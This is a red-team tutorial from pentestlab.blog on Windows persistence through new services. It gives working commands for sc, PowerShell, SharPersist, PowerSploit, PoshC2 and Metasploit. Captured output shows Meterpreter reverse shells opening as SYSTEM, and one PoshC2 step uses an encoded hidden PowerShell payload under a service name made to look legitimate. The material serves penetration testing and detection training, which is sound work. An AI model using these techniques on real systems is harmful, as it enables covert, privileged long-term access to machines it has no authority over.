

Persistence – New Service

 pentestlab.blog/category/red-team/page/61


October 7, 2019

Services in a Windows environment can lead to privilege escalation if these are not configured properly or can be used as a persistence method. Creating a new service requires Administrator level privileges and it is not considered the stealthier of persistence techniques. However in red team operations against companies that are less mature towards threat detection can be used to create further noise and build SOC capability to identify threats that are using basic techniques in their malware.

Manually

Services can be created from the command prompt if the account has local administrator privileges. The parameter “**binpath**” is used for the execution of the arbitrary payload and the “**auto**” to ensure that the rogue service will initiate automatically.

```
sc create pentestlab binpath= "cmd.exe /k C:\temp\pentestlab.exe" start="auto"
obj="LocalSystem"
sc start pentestlab
```




```
C:\temp>sc create pentestlab binpath= "cmd.exe /k C:\temp\pentestlab.exe" start="auto" obj="LocalSystem"
[SC] CreateService SUCCESS

C:\temp>sc start pentestlab
```

CMD – New Service

Alternatively a new service can be created directly from PowerShell.

```
New-Service -Name "pentestlab" -BinaryPathName "C:\temp\pentestlab.exe" -
Description "PentestLaboratories" -StartupType Automatic
sc start pentestlab
```



```
PS C:\Windows\system32> New-Service -Name "pentestlab" -BinaryPathName "cmd.exe /k C:\temp\pentestlab.exe" -Description
"PentestLaboratories" -StartupType Automatic

Status      Name      DisplayName
-----
Stopped     pentestlab pentestlab

PS C:\Windows\system32> sc start pentestlab
PS C:\Windows\system32> _
```

PowerShell Persistence – New Service

In both occasions a Meterpreter session will open when the service is started.

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 9 opened (10.0.2.21:4444 -> 10.0.2.30:49678) at 2019-10-05 15:39:49 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Meterpreter – New Service

SharPersist

SharPersist support the persistence technique of creating new service in the compromised system. Installing a new service on the system requires elevated access (local administrator). The following command can be used to add a new service that will execute an arbitrary payload as Local System during windows start-up.

```
SharPersist -t service -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -n "pentestlab" -m add
```

```
C:\Users>SharPersist -t service -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -n "pentestlab" -m add

[*] INFO: Adding service persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c pentestlab.exe
[*] INFO: Service Name: pentestlab

Installing service pentestlab...
Service pentestlab has been successfully installed.
Creating EventLog source pentestlab in log Application...

[+] SUCCESS: Service persistence added

C:\Users> █
```

SharPersist – Adding a Service

A Meterpreter session will established again or with any other Command and Control framework capable to communicate with the payload.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 3 opened (10.0.2.21:4444 -> 10.0.2.30:49683) at 2019-09-28 16:53:43 -0400

meterpreter > █
```

SharPersist – Meterpreter via Service

PowerSploit

PowerSploit can be used to backdoor legitimate services for persistence. Two PowerShell functions can be utilized to modify the binary path of an existing service or from a custom service that has been created earlier manually in order to execute an arbitrary payload.

```
Set-ServiceBinPath -Name pentestlab -binPath "cmd.exe /k C:\temp\pentestlab.exe"
Write-ServiceBinary -Name pentestlab -Command "cmd.exe /k C:\temp\pentestlab.exe"
```

```
PS C:\temp\PowerSploit> Set-ServiceBinPath -Name pentestlab -binPath "cmd.exe /k C:\temp\pentestlab.exe"
True
PS C:\temp\PowerSploit> Write-ServiceBinary -Name pentestlab -Command "cmd.exe /k C:\temp\pentestlab.exe"

ServiceName Path Command
-----
pentestlab C:\temp\PowerSploit\service.exe cmd.exe /k C:\temp\pentestlab.exe

PS C:\temp\PowerSploit>
```

PowerSploit – Persistence

PoshC2

PoshC2 has also the capability to create a new service as a persistence technique. However instead of an arbitrary executable a base-64 PowerShell payload will be executed. From the implant handler the following module will perform the technique automatically.

install-servicelevel-persistence

```
OUTLOOK\panag* @ OUTLOOK (PID:6560)
PS 3> install-servicelevel-persistence

OUTLOOK\panag* @ OUTLOOK (PID:6560)
PS 3> █
```

PoshC2 Persistence – Install New Service

PoshC2 will automatically generate the payload and the command will be executed on the target system in order to create a new service.

```
Task 00015 (root) issued against implant 3 on host OUTLOOK\panag* @ OUTLOOK (05/10/2019 16:43:27)
sc.exe create CPUUpdater binpath= 'cmd /c powershell -exec bypass -Noninteractive -windowstyle hidden -e SQBFAFgAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AUwB0AHIAZQBhAG0AUgBLAGEAZABLAHIAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUeAEKATwAUeEMAbwBtAHAACgBLAHMACwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG0AKABbAEKATwAUeAE0AZQBtAG8AcgB5AFMAdABYAGUAYQBtAF0AWwBDAG8AbgB2AGUAcgB0AF0A0gA6AEYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAnAEgANABzAEkAQQBHADAQAQBTAFYAMABDAC8ANQAxAFcAYgBYAFAYQBPAEIAARADcAbAARAgGAA0ABmAGcARABiAGsARwBRAE4ANQBxAEcANABRAE4AeAB5AE0ARwBsAEoAQgBSAEKATwBuAE8AwgB6AEKAMgB3AEYAMQBCAGoASgBGAGUAWBrADEAQwBPAC8AMwA0AHIAMgA3AHcAawBiAFoAcgB1ADgAUQBtAHQA0QB1ADMAWgBmAGIAVABYADIAKwBGAEMARwA1AGoAVABTAHoAQgAwAEMATwBxAEIAaAA5AEMAWABYAEoAZwB1AEUAMgB3AEsAngB1ADcAawB4AEUAcABCAEIAAYQBBAE0AbgAvAEMAUQBHAGIAaABoAE0AWQArAFKANABWAEKARQBMAEKANwBIAEWATAB3AG4AVABIAEWAMABqAEUAcABoADUAWABnADYAYgBMAG8AegBZAHgASgA5AFUAcQAZAHUAMQBxAGkATgA3AHQAUAASAHYAWgBQAEQAdwB3AE0AWAA3ADEAngA1AHEAbwBaAGMAagAwAEYAVQBYAFcAZQBTAGkAdABCADYASgBrAEcAcgBSADAACgB1AFAAUwB6AEsAWAB2AGYARwBYAHoAcABHAEwAVABBAEAdwAwAGKAWAA4AEYAaQQA1AEcAbgArAEYAMABCAEMAMwBTAEGANABJAFkAYQBxADQAVwBkAEIAQQBMAFIAEQBqAHAANABvAGwAcwB3AFUAZAA4AEsA0ABpAFkAaABEAG4AVQBDAEWABWABXAFIARgBNAFAANQB6ADkAVgB6ADgAdAAwAFAAbAA1AFgAUgA4AGwASAAzAGcARQB5AGsAVwAwAGoAUABaAGsAQgBPAGoAdAA5AHAAyWb1AEeACAA3AE0AUQBGAGwAVgBMAEcAaAB3AEcAbABqAEQUABvAHMAaQBMAHEAwgB2ADIAaABaADYAAABMAEYAZgBvAEsAUwAyADUAcQB1AHgARABPACsASAAvAEwAcwB0AHYAcgBkAC8AYgBFAFUAWABzAEMAZWBFACsAMABKADEAAAwACsAdwBnAEYAZwA3AFoANwBuACsAUwA2AGQAZwBSAG8AcwBFAFMAagA2ADkAwgBIAE0AZwBGAGYAaQBHADAASQAxAEMANwB5ADYAcQBvAFkAZgB1AHoAVQA0ADYAZwBSAFQAWQB1AEkATgBCAHOANQBxAGMAbgB6AEKATgA5AGMATgBjAE8ALwBPADcAYwBpAEQAVwBzAEQAVgBEADIAyWbWAFoANQBIAEcAdwBiADUAdQA0ACsAUAAvAHQAdwBKAGoAngBiADAAYQAYAHIAbgBkAEMANQA0AFoAVwBhAG8ATgA3AGIATABXAGwAVQBQAHMAEQBXAEYATQBvAEYAVQBnAGgAYgA3AHcAVABZAGcAUgBQAGgAcgBaAEYASwBHAEAdABNAGQARAAXADYAUAB5AFK
```

PoshC2 Persistence – New Service

The service will start automatically and will have the name “**CheckpointServiceUpdater**” in order to look legitimate.

```
E4AYQBsaGUASgAxAdgAngByAGEAZgBQADUAdQBQADQAVwBuAHkAdQBWAGoALwA4AE8AYQAZAEgAQwBiAHQANQBFAE4A
MwA2AC8AdgBnAHKAUABVADgAZgBPAHAZQA2AFMAUwBxAHAASQBKADcAYwBmAGoAKwBpAEKANwBjADkARwBGAHcATgA
3AEKAZwByAHUARgBHAHMAbwArADIANGBxAHUAUgAwAHcAcgBLAGMAKwBCAFIAYgBJAG0ATABKAEKAbAAyAHMATwBZAD
IAZAB0AEUaEQBJADQASAAvAGwAWQAYAEUAVQBnAFKAdQBKAGgAUwB2AEgARABrAEwAMwBIAFQAcAA3ADUA0QByADUAb
gB2AHgARABPAEQAgBaAHoANGBJAE0AZgBhADYA0QB3AGIAQgB5AGgAbwBZAHAAVQB4AG4ARwBBAAEEAawA1AHEATgBW
ACsAUQA2AHYAKwBxAHQAYQAvADcAagA5AEYAYwBrAGMATQBBAEEAQQA9ACCkQAsAFsASQBPAC4AQwBvAG0AcABYAGU
AcwBzAGkAbwBuAC4AQwBvAG0AcABYAGUAcwBzAGkAbwBuAE0AbwBkAGUAXQA6ADoARABLAGMAbwBtAHAACgBLAGMAcW
ApACKALABbAFQAZQB4AHQALgBFAG4AYwBvAGQAAQBuAGcAXQA6ADoAQQBTAEMASQBJACKAKQAuAFIAZQBhAGQAVABvA
EUAbgBkACgAKQA=' Displayname= CheckpointServiceUpdater start= auto

Task 00015 (root) returned against implant 3 on host OUTLOOK\panag* @ OUTLOOK (05/10/2019 1
6:43:27)

[SC] CreateService SUCCESS
```

PoshC2 Persistence – New Service Created

Metasploit

Metasploit Framework has a post exploitation module which supports two persistence techniques.

1. Registry Run Keys
2. New Service

The startup variable needs to be modified to SERVICE in order to install a new service on the system.

```
use post/windows/manage/persistence_exe
set REXEPATH /tmp/pentestlab.exe
set SESSION 1
set STARTUP SERVICE
set LOCALEXEPATH C:\\tmp
run
```

```
msf5 post(windows/manage/persistence_exe) > use post/windows/manage/persistence_exe
msf5 post(windows/manage/persistence_exe) > set REXEPATH /tmp/pentestlab.exe
REXEPATH => /tmp/pentestlab.exe
msf5 post(windows/manage/persistence_exe) > set SESSION 1
SESSION => 1
msf5 post(windows/manage/persistence_exe) > set STARTUP SERVICE
STARTUP => SERVICE
msf5 post(windows/manage/persistence_exe) > set LOCALEXEPATH C:\\tmp
LOCALEXEPATH => C:\\tmp
msf5 post(windows/manage/persistence_exe) > run

[*] Running module against OUTLOOK
[*] Reading Payload from file /tmp/pentestlab.exe
[+] Persistent Script written to C:\\tmp\\default.exe
[*] Executing script C:\\tmp\\default.exe
[+] Agent executed with PID 5964
[*] Installing as service..
[*] Creating service vpQy0xkH
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/OUTLOOK_20190928.1431/OUTLOOK_20190928.1431.rc
[*] Post module execution completed
```

Metasploit Persistence Module – Service

The Metasploit multi/handler module is required to capture the payload and establish a Meterpreter session with the compromised host.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:49682) at 2019-09-28 16:24:55 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Metasploit Meterpreter – Persistence via New Service

References
